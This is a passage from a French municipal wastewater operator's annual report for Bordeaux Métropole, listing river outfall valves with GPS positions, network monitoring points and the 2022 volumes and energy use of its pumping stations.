BEGLES	PASSERAT CLAPET GARONNE	CHEMIN DU PASSERAT	C	1995	243177	GARONNE	44°48'27.6"N 0°31'56.2"W
BEGLES	PIERRE SEMARD CLAPET LE FRANCK	44-46 rue Pierre Semard	C	1970	260273	LE FRANCK	44°47'47.8"N 0°32'49.3"W

TABLEAU 9 - PAT.1.2. Clapets et rejets en milieu naturel

COMMUNE	SITES	ADRESSE	C = clapet B = Rejet direct P= Pelle	ANNEE DE CONSTRUCTION OU DE PRISE EN CHARGE	CETE	Exutoire Milieu Naturel	Positionnement GPS
BLANQUEFORT	VIOLETTES CLAPET GARONNE	Avenue de Labarde	C	1981	1230	GARONNE	44°56'17.2"N 0°33'26.7"W
BORDEAUX	BRAZZA 195 CLAPET GARONNE	QUAI DE BRAZZA	C	1884	2300	GARONNE	44°51'58.9"N 0°32'19.2"W
BORDEAUX	BRAZZA 201 CLAPET GARONNE	QUAI DE BRAZZA	C	1967	2310	GARONNE	44°52'02.4"N 0°32'17.8"W
BORDEAUX	PEUGUE GRAVITAIRE CLAPET GARONNE	QUAI RICHELIEU	C	1850		GARONNE	44°50'18.8"N 0°34'00.5"W
BORDEAUX	AIA CLAPET GARONNE	QUAI DE LA SOUYS	C	1971	1710	GARONNE	44°49'36.70"N 0°32'17.25"W
BORDEAUX	BANLIN CLAPET GARONNE	QUAI de BRAZZA	C	1968	2250	GARONNE	44°51'50.6"N 0°32'23.5"W
BORDEAUX	BASTIDE CLAPET GARONNE	quai Queyries	C	2008	2030	GARONNE	44°51'13.3"N 0°33'26.0"W
BORDEAUX	SERR CLAPET GARONNE	Allée SERR	C	2021	243362	GARONNE	44°50'28.2"N 0°33'41.8"W
BORDEAUX	BOUTHIER CLAPET GARONNE	contre allée berge garonne bouthier	C	2007	2040	GARONNE	44°51'14.4"N 0°33'23.2"W
BORDEAUX	BRIENNE NORD CLAPET GARONNE	QUAI DE BRIENNE	C	1990	572	GARONNE	44°49'26.5"N 0°32'39.8"W
BORDEAUX	BRIENNE SUD CLAPET GARONNE	1 QUAI DE BRIENNE	C	1985	570	GARONNE	44°49'26.3"N 0°32'38.8"W
BORDEAUX	CHAPELLE SAINT-LOUIS CLAPET GARONNE	RUE ACHARD	C	1977	1110	GARONNE	44°52'8.29"N 0°32'42.25"W
BORDEAUX	CHAIGNEAU CLAPET GARONNE	Rue Charles CHAIGNEAU	C	2013	2200	GARONNE	44°51'35.33"N 0°32'39.42"W
BORDEAUX	DECHARGE PEUGUE REJET GARONNE	QUAI RICHELIEU	C	1850	243522	GARONNE	44°50'18.8"N 0°33'59.8"W
BORDEAUX	DOMERCQ CLAPET GARONNE	BOULEVARD DES FRERES MOGA	C	1947	710	GARONNE	44°49'47.6"N 0°33'15.7"W
BORDEAUX	DULONG CLAPET GARONNE	50 QUAI DESCHAMPS	C	1900	1850	GARONNE	44°50'9.58"N 0°33'20.31"W

TABLEAU 9 - PAT.1.2. Clapets et rejets en milieu naturel

COMMUNE	SITES	ADRESSE	C = clapet B = Rejet direct P= Pelle	ANNEE DE CONSTRUCTION OU DE PRISE EN CHARGE	CETE	Exutoire Milieu Naturel	Positionnement GPS
BORDEAUX	EDOUARD VAILLANT CLAPET GARONNE	QUAI DE LA SOUYS (DEVANT AIA)	C	1965	243525	GARONNE	44°49'34.1"N 0°32'13.2"W
BORDEAUX	ENTREPOT MARITIME CLAPET GARONNE	123/125 QUAI DE BRAZZA	C	2013	2170	GARONNE	44°51'38.9"N 0°32'34.1"W
BORDEAUX	GIONO SAINTE MARIE CLAPET GARONNE	quai des Queyries/ Jean Giono, Bordeaux	C	2003	2020	GARONNE	44°50'46.8"N 0°33'54.9"W
BORDEAUX	GOLF LABARDE CLAPET GARONNE	Av de Labarde à l'intersection avec l'Av du Golf	C	1980	252699	GARONNE	44°54'28.7"N 0°32'54.9"W
BORDEAUX	JOCK (ex huilerie) CLAPET GARONNE	183/184 QUAI DE BRAZZA	C	1975	2280	GARONNE	44°51'54.7"N 0°32'20.5"W
BORDEAUX	LAC DE BORDEAUX CLAPET JALLERE	Bd Jacques Chaban-Delmas	C	1850		JALLERE	44°53'40.8"N 0°35'03.4"W
BORDEAUX	LAJAUNIE CLAPET GARONNE	65 QUAI DE BRAZZA	C	1850	2080	GARONNE	44°51'24.0"N 0°33'01.3"W
BORDEAUX	LESTONNAT CLAPET GARONNE	IMPASSE DE LESTONNAT	C	1900	1830	GARONNE	44°50'5.79"N 0°33'14.09"W
BORDEAUX	LETTIELIER CLAPET GARONNE	29 QUAI DESCHAMPS	C	2011	1880	GARONNE	44°50'14.85"N 0°33'28.08"W
BORDEAUX	LOUIS FARGUE EJECTEUR 7 REJET GARONNE	QUAI DE BACALAN	B		108401	GARONNE	44°51'30.7"N 0°33'22.7"W
BORDEAUX	MARCHE NATIONAL 2 CLAPET GARONNE	BOULEVARD DES FRERES MOGA	C	1980	574	GARONNE	44°49'27.7"N 0°32'37.6"W
BORDEAUX	MARCHE NATIONAL 1 CLAPET GARONNE	QUAI DE BRIENNE	C	1980	573	GARONNE	44°49'26.4"N 0°32'35.8"W
BORDEAUX	MARTIN VIDEAU CLAPET GARONNE	203/204 QUAI DE BRAZZA	C	1968	2330	GARONNE	44°52'3.78"N 0°32'18.07"W
BORDEAUX	MARTIN VIDEAU GRAVITAIRE REJET GARONNE	quai de brazza face cité martin videau	B		2320	GARONNE	44°52'3.78"N 0°32'18.07"W

TABLEAU 9 - PAT.1.2. Clapets et rejets en milieu naturel

COMMUNE	SITES	ADRESSE	C = clapet B = Rejet direct P= Pelle	ANNEE DE CONSTRUCTION OU DE PRISE EN CHARGE	CETE	Exutoire Milieu Naturel	Positionnement GPS
BORDEAUX	MAUBEC CLAPET GARONNE	QUAI DES SALINIERS	C	2002	243557	GARONNE	44°50'09.8"N 0°33'54.2"W
BORDEAUX	MEDOC REJET GARONNE	QUAI DES CHARTRONS	B		108314	GARONNE	44°51'19.0"N 0°33'46.7"W
BORDEAUX	MERCEDES CLAPET GARONNE	QUAI DE BRIENNE	C	1980	560	GARONNE	44°49'26.49"N 0°32'35.98"W
BORDEAUX	PONTON EQUIPAGES CLAPET CNB	ENCEINTE CNB	C	2019	2211	GARONNE	44°51'41.84"N 0°32'31.88"W
BORDEAUX	RUISSEAU D'ARS CLAPET GARONNE	BOULEVARD DES FRERES MOGA	C	1974	571	GARONNE	44°49'27.61"N 0°32'37.47"W
BORDEAUX	SAINT-EMILION CLAPET GARONNE	84 QUAI DE BRAZZA	C	1995	2081	GARONNE	44°51'31.9"N 0°32'44.7"W
BORDEAUX	SAINT-JEAN REJET GARONNE	BOULEVARD DES FRERES MOGA	B		41157	GARONNE	44°49'48.4"N 0°33'11.8"W
BORDEAUX	THIERS CLAPET GARONNE	RUE DE SEM	C	1850	1920	GARONNE	44°50'22.56"N 0°33'37.77"W
BOULIAC	BRAS SECONDAIRE BUHAN CLAPET GARONNE	ROUTE DU BORD DE L'EAU	C	2019	1561	GARONNE	44°48'48.10"N 0°31'37.68"W
BOULIAC	JALLE DU BŒUF CLAPET GARONNE	ROUTE DU BORD DE L'EAU	C	1993	1520	GARONNE	44°48'19.77"N 0°31'18.93"W
BOULIAC	JALLE DE BUHAN BIS CLAPET GARONNE	ROUTE DU BORD DE L'EAU	C	2019	1560	GARONNE	44°48'39.98"N 0°31'32.18"W
BOULIAC	LES COLLINES CLAPET GARONNE	ROUTE DU BORD DE L'EAU	C	2018	1530	GARONNE	44°48'25.1"N 0°31'22.6"W
BOULIAC	LEROY MERLIN CLAPET GARONNE	ROUTE DU BORD DE L'EAU	C	2002	1562	GARONNE	44°48'51.34"N 0°31'39.89"W
BOULIAC	L'ILE CLAPET GARONNE	ROUTE DU BORD DE L'EAU	C	2018	1510	GARONNE	44°48'9.51"N 0°31'10.90"W
BOULIAC	NORAUTO CLAPET GARONNE	VOIE RAPIDE BDX LATRESNE	C	1980	1563	GARONNE	44°48'52.76"N 0°31'40.86"W

TABLEAU 9 - PAT.1.2. Clapets et rejets en milieu naturel

COMMUNE	SITES	ADRESSE	C = clapet B = Rejet direct P= Pelle	ANNEE DE CONSTRUCTION OU DE PRISE EN CHARGE	CETE	Exutoire Milieu Naturel	Positionnement GPS
BOULIAC	JACQUOTTE CLAPET GARONNE	Voie rapide	C	1850	1570	GARONNE	44°49'0.90"N 0°31'46.56"W
CARBON BLANC	ALBERT CAMUS CLAPET GUA	14 rue Albert Camus	C	1974	243570	GUA	44°54'18.3"N 0°29'35.9"W
EYSINES	CANTINOLLE BY-PASS CLAPET JALLE EYSINES	sortie step au bord du ruisseau	C	1981	245815	JALLE D'EYSINES	44°53'43.7"N 0°40'02.3"W
FLOIRAC	ARISTIDE BERGES CLAPET GARONNE	QUAI DE LA SOUYS FACE RUE ARISTIDE BERGES	C	1975	1620	GARONNE	44°49'14.19"N 0°31'55.01"W
FLOIRAC	REBEDECH CF CLAPET GARONNE	QUAI DE LA SOUYS	C	1971	1680	GARONNE	44°49'33.47"N 0°32'12.76"W
FLOIRAC	VISCONTI CLAPET GARONNE	149 Quai de la Souys	C	1975	1640	GARONNE	44°49'20.76"N 0°31'59.49"W
FLOIRAC	PYLONE EDF CLAPET GARONNE	QUAI DE LA SOUYS	C	1975	1580	GARONNE	44°49'5.51"N 0°31'49.30"W
FLOIRAC	REBEDECH CLAPET GARONNE	146 QUAI DE LA SOUYS	C	1971	1650	GARONNE	44°49'31.08"N 0°32'9.92"W
FLOIRAC	USINE EDF CLAPET GARONNE	152 QUAI DE LA SOUYS	C	1988	1590	GARONNE	44°49'8.12"N 0°31'51.21"W
GRADIGNAN	ADRYADES CLAPET EAU BOURDE	Allée Don Bosco	C	2021		EAU BOURDE	44°46'30.2"N 0°35'34.1"W
GRADIGNAN	TANNERIES CLAPET EAU BOURDE	23 rue des Tanneries	C	2022	243352	EAU BOURDE	44°46'36.7"N 0°35'23.6"W
LE HAILLAN MEDOC	AULNES CLAPET RUISSEAU LA MORANDIERE	20, RUE DES AULNES	C	1994	243571	MORANDIAIRE	44°51'55.4"N 0°40'40.4"W
LORMONT	BAS LORMONT REJET GARONNE	PLACE ARISTIDE BRIAND	B		2410	GARONNE	44°52'39.96"N 0°32'4.27"W
LORMONT	JEAN BONNIN CLAPET GARONNE	RUE JEAN BONNIN (entre Tabarly et Chaigneau Bichon)	C	2020		GARONNE	44°52'54.1"N 0°31'57.9"W
LORMONT	CAPITAINERIE CLAPET GARONNE	QUAI CARRIET	C	1966	2520	GARONNE	44°53'11.9"N 0°31'56.1"W

TABLEAU 9 - PAT.1.2. Clapets et rejets en milieu naturel

COMMUNE	SITES	ADRESSE	C = clapet B = Rejet direct P= Pelle	ANNEE DE CONSTRUCTION OU DE PRISE EN CHARGE	CETE	Exutoire Milieu Naturel	Positionnement GPS
LORMONT	CHAIGNEAU BICHON CLAPET GARONNE	QUAI CHAIGNEAU BICHON	C	2007	2440	GARONNE	44°52'50.06"N 0°31'59.22"W
LORMONT	CIMENT 1 CLAPET GARONNE	QUAI ELISABETH DUPEYRON	C	1968	2350	GARONNE	44°52'9.00"N 0°32'16.43"W
LORMONT	CIMENT 2 CLAPET GARONNE	52 QUAI ELISABETH DUPEYRON	C	1968	2360	GARONNE	44°52'16.56"N 0°32'16.19"W
LORMONT	COTE DE LA GARONNE CLAPET GARONNE	QUAI CARRIER, entrée du PAB no 2	C	1950	2550	GARONNE	44°53'20.70"N 0°31'56.73"W
LORMONT	ELISABETH DUPEYRON CLAPET GARONNE	37 QUAI ELISABETH DUPEYRON	C	1968	2380	GARONNE	44°52'24.77"N 0°32'13.98"W
LORMONT	FLEUVE CLAPET GARONNE	QUAI CARRIER	C	1950	2510	GARONNE	44°53'7.55"N 0°31'56.39"W
LORMONT	GENERAL DE GAULLE CLAPET GARONNE	QUAI NUMA SENSIME	C	2007	2420	GARONNE	44°52'41.97"N 0°32'2.92"W
LORMONT	MONTANE CLAPET GARONNE	Allée Eric Tabarly, en aval du clapet Tabarly, sur le site de l'industrie.	C	1973	2480	GARONNE	44°53'0.57"N 0°31'56.76"W
LORMONT	NUMA SENSIME	QUAI CHAIGNEAU BICHON	B		39679	GARONNE	44°52'46.26"N 0°32'1.16"W
LORMONT	PONT AQUITAINE CLAPET GARONNE	QUAI CHAIGNEAU BICHON	C	2007	2430	GARONNE	44°52'46.3"N 0°32'01.0"W
LORMONT	TABARLY CLAPET GARONNE	ALLEE ERIC TABARLY	C	2007	2450	GARONNE	44°52'55.10"N 0°31'57.72"W
MERIGNAC	LAFONTAINE CLAPET ONTINES	Rue Jean Monnet	C	2004	245918	ONTINES	44°49'21.0"N 0°40'35.1"W
PAREMPUYRE	PORT DE LAGRANGE 1 CLAPET GARONNE	QUAI DES MOUETTES	C	1973	1280	GARONNE	44°57'8.38"N 0°32'52.07"W
PAREMPUYRE	PORT DE LAGRANGE 2 CLAPET GARONNE	QUAI DES MOUETTES	C	1988	1290	GARONNE	44°57'10.19"N 0°32'50.78"W
SAINT VINCENT DE PAUL	LES TOUREILS CLAPET DORDOGNE	CHEMIN DES TOUREILS	C	1982	6650	DORDOGNE	44°57'18.99"N 0°27'38.07"W

TABLEAU 9 - PAT.1.2. Clapets et rejets en milieu naturel

COMMUNE	SITES	ADRESSE	C = clapet B = Rejet direct P= Pelle	ANNEE DE CONSTRUCTION OU DE PRISE EN CHARGE	CETE	Exutoire Milieu Naturel	Positionnement GPS
SAINT VINCENT DE PAUL	MOUCHAGUE CLAPET JALLES DES TOUREILS	18 rue Armand Mouchague	C	1985	244867	TOUREILS	44°57'06.9"N 0°28'12.6"W
SAINT VINCENT DE PAUL	PORT SAINT-VINCENT CLAPET DORDOGNE	D10 lieu dit l'esperon	C	1980	6600	DORDOGNE	44°57'42.28"N 0°27'57.38"W
SAINT VINCENT DE PAUL	HERMES CLAPET JALLES DES TOUREILS	D115 le long de la jalle des Toureils	C	2022		JALLE DES TOUREILS	44°57'16.5"N 0°27'43.7"W
ST.LOUIS MONT	ANTONY CLAPET GARONNE	111 AVENUE DE LA GARONNE	C	2011	3840	GARONNE	44°57'18.9"N 0°32'07.9"W
ST.LOUIS MONT	BELLE RIVE CLAPET GARONNE	161/165 AVENUE DE LA GARONNE	C	1984	3940	GARONNE	44°57'40.15"N 0°32'4.49"W
ST.LOUIS MONT	LA GRANGE DU GUA CLAPET GARONNE	147 AVENUE DE LA GARONNE	C	1979	3890	GARONNE	44°57'34.5"N 0°32'05.5"W
ST.LOUIS MONT	GYMNASE CLAPET GARONNE	LOUIS PIONNEAU	C	1971	3820	GARONNE	44°57'11.68"N 0°32'12.12"W
ST.LOUIS MONT	JALLE D'ARTIGUEMONGE CLAPET GARONNE	AVENUE DE LA GARONNE	C	2003	3750	GARONNE	44°57'06.8"N 0°32'11.1"W
ST.LOUIS MONT	JOLIOT CURIE CLAPET GARONNE	av de la Garonne, face rue Joliot Curie	C	2018	3560	GARONNE	44°56'42.4"N 0°32'25.2"W
ST.LOUIS MONT	LA PALANQUE CLAPET GARONNE	Avenue de la Garonne	C	2019	243252	GARONNE	44°56'19.33"N 0°32'37.07"W
ST.LOUIS MONT	BALET CLAPET GARONNE	44 AVENUE DE LA GARONNE	C	2006	3470	GARONNE	44°56'30.62"N 0°32'31.68"W
ST.LOUIS MONT	GUA CLAPET GARONNE	AVENUE DE LA GARONNE LIEU DIT BALET	C	2016	266683	GARONNE	44°56'34.5"N 0°32'27.6"W
ST.LOUIS MONT	CAILLEAU CLAPET JALLE D'ARTIGUEMONGE	19, rue Louis Cailleau jalle artiguemonge	C	2007	243587	JALLE D'ARTIGUEMONGE	44°57'05.8"N 0°31'34.9"W
ST.LOUIS MONT	CASTENCAU CLAPET GUA	rue des tamaris (rejet dans le Gua)	C	1982	243551	GUA	44°56'34.49"N 0°32'27.64"W
ST.LOUIS MONT	JAUMOUILLE CLAPET GARONNE	IMPASSE PAUL JAMOUILLE	C	1973	3570	GARONNE	44°56'47.78"N 0°32'22.25"W

TABLEAU 9 - PAT.1.2. Clapets et rejets en milieu naturel

COMMUNE	SITES	ADRESSE	C = clapet B = Rejet direct P= Pelle	ANNEE DE CONSTRUCTION OU DE PRISE EN CHARGE	CETE	Exutoire Milieu Naturel	Positionnement GPS
ST.LOUIS MONT	JOURDANE CLAPET GARONNE	84 Avenue de la Garonne	C	1982	3660	GARONNE	44°56'53.1"N 0°32'19.1"W
ST.LOUIS MONT	STADE CLAPET GARONNE	Avenue de la Garonne	C	2005	3830	GARONNE	44°57'15.9"N 0°32'09.5"W
ST.LOUIS MONT	VICTOR HUGO CLAPET GARONNE	117 Avenue de la Garonne	C	2008	3870	GARONNE	44°57'24.1"N 0°32'06.3"W
SAINT LOUIS DE MONTFERRAND	Geyreme	D10 à l'angle de la rue Gaston Bourceau	C	2022	243426/ 243328	Garonne	44°58'59.6"N 0°32'15.4"W
SAINT LOUIS DE MONTFERRAND	Jaumouillé 2	A la cale à Bateau impasse Jaumouillé	C	2022	243296	Garonne	44°56'48.2"N 0°32'22.6"W
SAINT LOUIS DE MONTFERRAND	Palanque dos d'ane	Au niveau du dos d'âne situé à l'entrée de St Louis de Montferrand	C	2022	243232	Garonne	44°56'24.4"N 0°32'35.8"W
SAINT LOUIS DE MONTFERRAND	C48-2	Sur D10, au niveau du site Flouquet, coté Gauche	C	2022	243628	Garonne	44°55'26.7"N 0°32'43.3"W
SAINT LOUIS DE MONTFERRAND	Palanque Blokos	30 Avenue de la Garonne	C	2022		Garonne	44°56'20.8"N 0°32'37.1"W
VILLENAVE D'ORNON	EAU BOURDE AMONT CLAPET EAU BOURDE	48 rue Jacques Yves Cousteau	C	1991	243563	EAU BOURDE	44°46'55.5"N 0°34'57.7"W
VILLENAVE D'ORNON	JEAN MOULIN EXUTOIRE FOSSE CLAPET EAU BLANCHE	rue Jean Moulin, exutoire du fossé avec l'Eau Blanche	C	1989	248938	EAU BOURDE	44°46'14.7"N 0°32'01.5"W
VILLENAVE D'ORNON	LUGAN CLAPET GARONNE	Avenue Mirieu de Labarre	C	2020		GARONNE	44°46'55.8"N 0°31'12.1"W
VILLENAVE D'ORNON	SNCF CLAPET GARONNE	Avenue Mirieu de Labarre	C	2020		GARONNE	44°46'45.1"N 0°31'04.4"W
VILLENAVE D'ORNON	QUATRIEME REPUBLIQUE CLAPET EAU BOURDE	9 avenue de la quatrieme république	C	1957	243330	EAU BOURDE	44°47'13.9"N 0°34'03.1"W
TOTAL: 170 sites (162 ouvrages en têtes en rivières et 8 rejets direct).							

Recherche des Eaux Claires Parasites

En complément, les 5 débitmètres réseau et les 5 sondes de conductivité, acquis en 2019, dans le cadre du bloc H1 (premier établissement hors SI) pour la recherche des eaux claires parasites sont pleinement opérationnels et constituent une partie des moyens mobiles pour la recherche des eaux claires parasites. 3 autres débitmètres sont utilisés à ces fins. A fin 2022, dans un souci de caractérisation du bassin de collecte de Sabarèges, les points de mesure équipés étaient les suivants :

- Archevêque, au Sud du bassin de rétention du même nom,
- Antoune, rue du Moulin d'Antoune à Artigues-Près-Bordeaux,
- La Hontasse, allée de la Hontasse à Ambarès-et-Lagrave,
- Favols, au Canton de la Presqu'île à Carbon Blanc,
- Vialolle, Avenue de Bordeaux à Carbon Blanc,
- Antoune Rocado, Impasse du Mulet à Cenon,
- Pêcheurs, Avenue de l'Eglise Romane à Artigues-Près-Bordeaux

Un huitième point de mesure est prévu d'être installé début 2023. Il sera nommé Condorcet, Rue de Concorcet à Cenon.

PAT.1.2.10 LES ÉQUIPES D'AUTOSURVEILLANCE DU RÉSEAU

Autosurveillance des réseaux

Des mesures de débit en continu sont disposées sur les principaux exutoires du réseau d'assainissement vers le milieu naturel (déversoirs d'orage et surverses de sécurité).

Les 34 points de rejets surveillés sont décrits dans le **TABLEAU 10**, tandis que la **CARTE 1** permet de visualiser leur localisation.

TABLEAU 10 - PAT.1.2. Équipements d'autosurveillance du réseau 2022

Bassin de collecte	Nom du DO	DO équipés phase 1	DO surveillés phase 1	DO équipés phase 2	Nombre de points de mesure associés	Milieu récepteur	Masse d'eau
Louis Fargue	Peugue	1			2	Garonne	Garonne
	Naujac	1			3	Garonne	Garonne
	Caudéran-Naujac	1			2	Garonne	Garonne
	Médoc	1			1	Garonne	Garonne
	Laroque	1			1	Lac de Bordeaux	La Jallère
	Lauzun			1	2	Garonne	Garonne
	Ontines			1	1	Garonne	Garonne
Clos de Hilde	Jourde	1			1	Garonne	Garonne
	Noutary	1			2	Garonne	Garonne
	St-Jean	1			1	Garonne	Garonne
	IV République	1			1	Eau Bourde	Eau Bourde
	Thiers		1			Garonne	Garonne
	Bastide		1			Garonne	Garonne
	St-Emilion			1	1	Garonne	Garonne
	Allamandiers			1	1	Garonne	Garonne
	Rue du Port			1	2	Garonne	Garonne
	Peyronnet			1	1	Garonne	Garonne
	Domercq			1	1	Garonne	Garonne
	Arcins			1	1	Garonne	Garonne
	Fontaine Guillot			1	1	Garonne	Garonne
	Palmer			1	1	Garonne	Garonne
Sabarèges	DO Sabarèges	1			1	Gua	Gua
	Sybillie	1			1	Garonne	Garonne
	Desclaux			1	1	Desclaux	Gua
	Jaurès			1	1	Garonne	Garonne
	Carriet			1	1	Garonne	Garonne
	Cosmos			1	1	Garonne	Garonne
Lille	Bruges 1	1			1	Jalle Noire	La Jallère
	Bruges 2	1			1	Jalle du Sable	Jalle de Canteret
	Blanquefort ZI	1			1	Jalle de la Lande	Jalle de la Lande
	Foire B	1			1	La Jallère	La Jallère
	La Palue	1			1	Canal de la Violette	La Garonne
	Onze Novembre	1			1	Le Bel Air	Jalle de la Lande
Cantinolle	Camp des Lanciers	1			1	Jalle du Taillan	Jalle de Canteret
Total		18	2	13	38		

CARTE 2 - PAT.1.2. LOCALISATION DES DISPOSITIFS D'AUTOSURVEILLANCE DU RÉSEAU



En complément des points d'autosurveillance réglementaires supplémentaires, Bordeaux Métropole a entrepris, en deux phases, la réalisation de surveillance d'autres points pour mieux caractériser les flux :

- 4 points pour les 4 branches d'entrées de la station d'épuration de Cantinolle,
- 6 points pour quantifier les entrées des communes voisines hors Bordeaux Métropole,
- 3 points sur des rejets d'eaux pluviales significatifs,
- 5 points de gestion temps réel pour RAMSES,
- 2 points sur les ruisseaux de La Devèze (au niveau du bassin de Bourran) et des Ontines (au niveau du bassin de Chênevert) entrant sur le réseau communautaire. Ces 2 points sont situés sur la commune de Mérignac.
- 1 point pour une étude spécifique d'eaux claires parasites sur le bassin de collecte de Sabarèges. L'étude est terminée et le point de mesure ayant été vandalisé (armoire de mesure arrachée avec son socle béton), il n'a pas été renouvelé.

Acquisition et exploitation des données

L'autosurveillance des réseaux nécessite l'acquisition et la centralisation de nombreuses informations. A ce jour, elles représentent plus de 100 000 valeurs par jour pour les différents points de rejets instrumentés.

Le logiciel AQUACALC est utilisé pour réaliser le traitement de ces données.

AQUACALC permet de :

- traiter et valider les mesures à partir de nombreux paramètres : marche/arrêt des pompes, ouverture de vannes et de clapet, niveau de la Garonne, ...
- analyser les périodes de temps sec et de temps de pluie,
- produire les rapports d'autosurveillance,
- et archiver les données.

Pour les sites soumis à l'autosurveillance réglementaire, la SABOM produit, par système d'assainissement, des synthèses mensuelles des déversements survenus par temps sec et par temps de pluie (voir [EXPL.6](#)).

Afin d'évaluer les charges de pollution rejetées lors de chaque déversement, la SABOM réalise des campagnes ponctuelles de prélèvement des effluents déversés ou susceptibles de l'être pour analyse des macropolluants.

Ainsi chaque année, est proposé un planning prévisionnel de prélèvements par site à réaliser selon les situations suivantes : par temps sec ; par temps de pluie ; selon la saison.

Tous les résultats de ces analyses sont tempérés avec ceux des années précédentes sous la forme d'une moyenne tronquée (exclusion des valeurs mini et maxi pour chaque paramètre). Cette moyenne par site est ainsi utilisée pour le calcul des flux déversés de l'année. Les données de charges polluantes sont mises à jour chaque année en concertation avec la Direction de l'Eau de Bordeaux Métropole (voir [ENV.1](#)).

PAT.1.3.LES STATIONS DE POMPAGE

La faible pente moyenne (3 mm/m) des terrains situés sur la rive gauche de la Garonne et l'altimétrie de la plaine alluviale, inférieure au niveau des plus hautes eaux de la Garonne, rendent nécessaire le relevage ou le refoulement des effluents par des stations de pompage.

Sur les 182 sites recensés avec relevage sur la Métropole, 179 sont équipés d'un système de relevage par pompage (voir PAT.1.3) dont 13 sont des bassins de gestion des eaux pluviales.

3 sites sont équipés d'un système de relevage par vis (Jalle de Toureil, La Jallère, Tartifume).

Sont considérées comme un seul site, 3 sites équipés d'autorégulations (PEYRONNET, PORTE DE LA MONNAIE et RUE DU PORT) et sont intégrées dans la liste des stations. Ces 3 sites ont une armoire commune et une seule alimentation électrique, c'est la raison pour laquelle ils sont considérés comme un seul site dans le reporting. Pour les curages, les trois sont faits en même temps.

La station de relevage de Bioparc n'a aucun équipement.

Le bilan des volumes relevés et de la capacité de pompage sont exposés dans le **TABLEAU 11** et dans le **TABLEAU 12**.

Le détail poste par poste est présenté dans les **TABLEAUX 13 à 20** et dans les **DIAGRAMMES 1 et 2**, par type d'effluents relevés.

Il faut noter que le volume total relevé correspond à la somme de toutes les stations de relevage dans le périmètre de la métropole. Le volume de la station de Toctoucau est intégré dedans même si cette dernière envoie les eaux usées vers la station d'épuration de Cestas soit une différence de 59 108m³ entre le reporting des bassins versants et le RAD.

Nous avons deux sites de moins qu'en 2021 : Abattoir PI et Ravezies PI sont sortis de l'exploitation.

Pour rappel, sur les bassins de collecte, nous avons quatre types de stations :

- les stations Eaux Usées: relèvent les eaux usées des réseaux séparatifs EU,
- les stations pluviales : relèvent les eaux pluviales des réseaux séparatif EP, sont compris les passages inférieurs et les postes de lutte contre les inondations,
- les stations sélectives : relèvent les eaux usées transitant par les réseaux unitaires par temps sec et petite pluie vers les unités de traitement et lors d'épisodes pluvieux intenses, elles rejettent les eaux vers la Garonne afin d'éviter les inondations. Chaque station sélective est dotée de plusieurs pompes EP dont une qui fonctionne sur l'alimentation électrique, les autres pompes EP fonctionnent sur les groupes électrogènes.
- les bassins : ils stockent les eaux pluviales ou unitaires pour éviter les inondations en aval et les restituent par pompage ou gravitairement après les épisodes pluvieux.

TABLEAU 11 - PAT.1.3. Bilan 2022 des volumes relevés en m3			
	Nombre	Eaux usées	Eaux pluviales
Stations de pompage des eaux usées	120	21 187 857	
Stations de pompage des eaux pluviales	37		5 451 914
Stations de pompage sélectives	12	20 966 190	2 976 802
Pompages dans les bassins de retenue	13		992 426
Total	182	42 154 047	9 421 142

La faible pluviométrie de l'année 2022 a eu un impact sur le fonctionnement des stations Eaux Usées et Eaux Pluviales.

Les consommations électriques et les volumes des stations d'eaux usées ont baissé de 20% (51 607 181 m3 pour 4 552 237 kWh en 2021).

Les volumes des stations pluviales ont baissé quant à eux de 60% (24 450 082 m3 en 2021), là où leur consommation électrique n'a diminué que de 30% (1 078 085 kWh en 2021).

Comparativement aux stations d'eaux usées, la chute des volumes pompés par les stations pluviales a eu un impact limité sur la consommation électrique. Ceci s'explique par différents facteurs :

- Les bassins sans pompage n'ont consommé que 13% de moins (82 882 kWh en 2021 pour 72 144 kWh en 2022), car malgré que les armoires électriques restent en veille, il y a eu moins de manœuvres de vannes du fait que nous n'avons pas eu besoin de stocker les eaux,
- Les bassins avec pompes ont leur consommation électrique qui a chuté de 40% (424 247 kWh en 2021 pour 271 221 kWh en 2022) car ils se sont rarement remplis,
- La consommation des stations pluviales a baissé de 30% (570 956 kWh en 2021 et 411 192 kWh en 2022),
- Les stations pluviales ont une consommation importante même sans fonctionner, essentiellement dû au rabattement des eaux de nappes par des pompes d'assèchement (bassin enterré, certains postes de passage inférieur) qui relèvent des volumes d'eaux non comptabilisés.

TABLEAU 12 - PAT.1.3. Bilan de la capacité de pompage installée en m3/h - 2022			
	Nombre	Eaux usées	Eaux pluviales
Stations de pompage des eaux usées	120	18 191 et 19 605 fin 2022	
Stations de pompage des eaux pluviales	37		189 476
Stations de pompage sélectives	12	17 272	259 802
Pompages dans les bassins de retenue	13		35 015
Total	182	17 272	484 293

La capacité nominale de pompage correspond au débit total dimensionné lors de l'étude de la station.

La capacité de pompage installée correspond à la somme de la capacité nominale et de la capacité de pompage de secours.

La capacité de pompage totale a évolué sur 2022 : en janvier, elle était à 18 191 m³/h et, en fin d'année, elle est passée à 19 605 m³/h car la station des Aubiers est passée à 250 m³/h (au lieu de 140 m³/h) et la station de Vallon à 1 390 m³/h au lieu des 86 m³/h.

La capacité de pompage de Bourran Aval PR EU sera intégrée en 2023, soit une augmentation de 750 m³/h à prévoir.

Les **TABLEAUX 13, 14, 15** détaillent les différentes pompes sur les stations de pompage pluviales avec leur consommation électrique sur 2022.

La dernière colonne mentionne la consommation des sites qui ont leur propre alimentation électrique et dans le cas contraire, cette colonne mentionne le nom du site à proximité sur lequel il est raccordé.

TABLEAU 13 - PAT.1.3. Liste des stations de pompage d'eaux pluviales 2022

Site	Commune	Nombre de pompes installées	Marque	Type	Pompes débit unitaire m3/h	Capacité pompage nominale m3/h	Capacité pompage installée m3/h	Volume total relevé m3	Energie électrique consommée kWh
Abria Station	BORDEAUX	3	FLYGT	CP 3300 LT	1 800	5 400	5 400	56 395	10 355
		1	FLYGT	CP 3085	36	36	36		
Acieries Pi	PESSAC	2	FLYGT	CP 3152 MT	133	133	266	19 111	5 406
Ambes Cd 10	AMBES	5	FLYGT	CP 3300 LT	1 415	8 191	8 191	109 279	STEP CD10
		1	ABS	AFP 3001 M450/6	1 116				
Bas Bouscat 2	BOUSCAT	3	FLYGT	CP 3530 MT	2 520	7 560	7 560	12 485	Bas bouscat 1
Benauges Bordeaux Pi	BORDEAUX	2	FLYGT	CP 3085 MT	54	54	108	542	707
Bicentenaire	BEGLE	2	XYLEM	DP 3068 MT 473	18	18	35	1 807	458
Bir-Hakeim Pi	BORDEAUX	10	FLYGT	CP 3127 MT	151	1 510	1 510	43 803	13 564
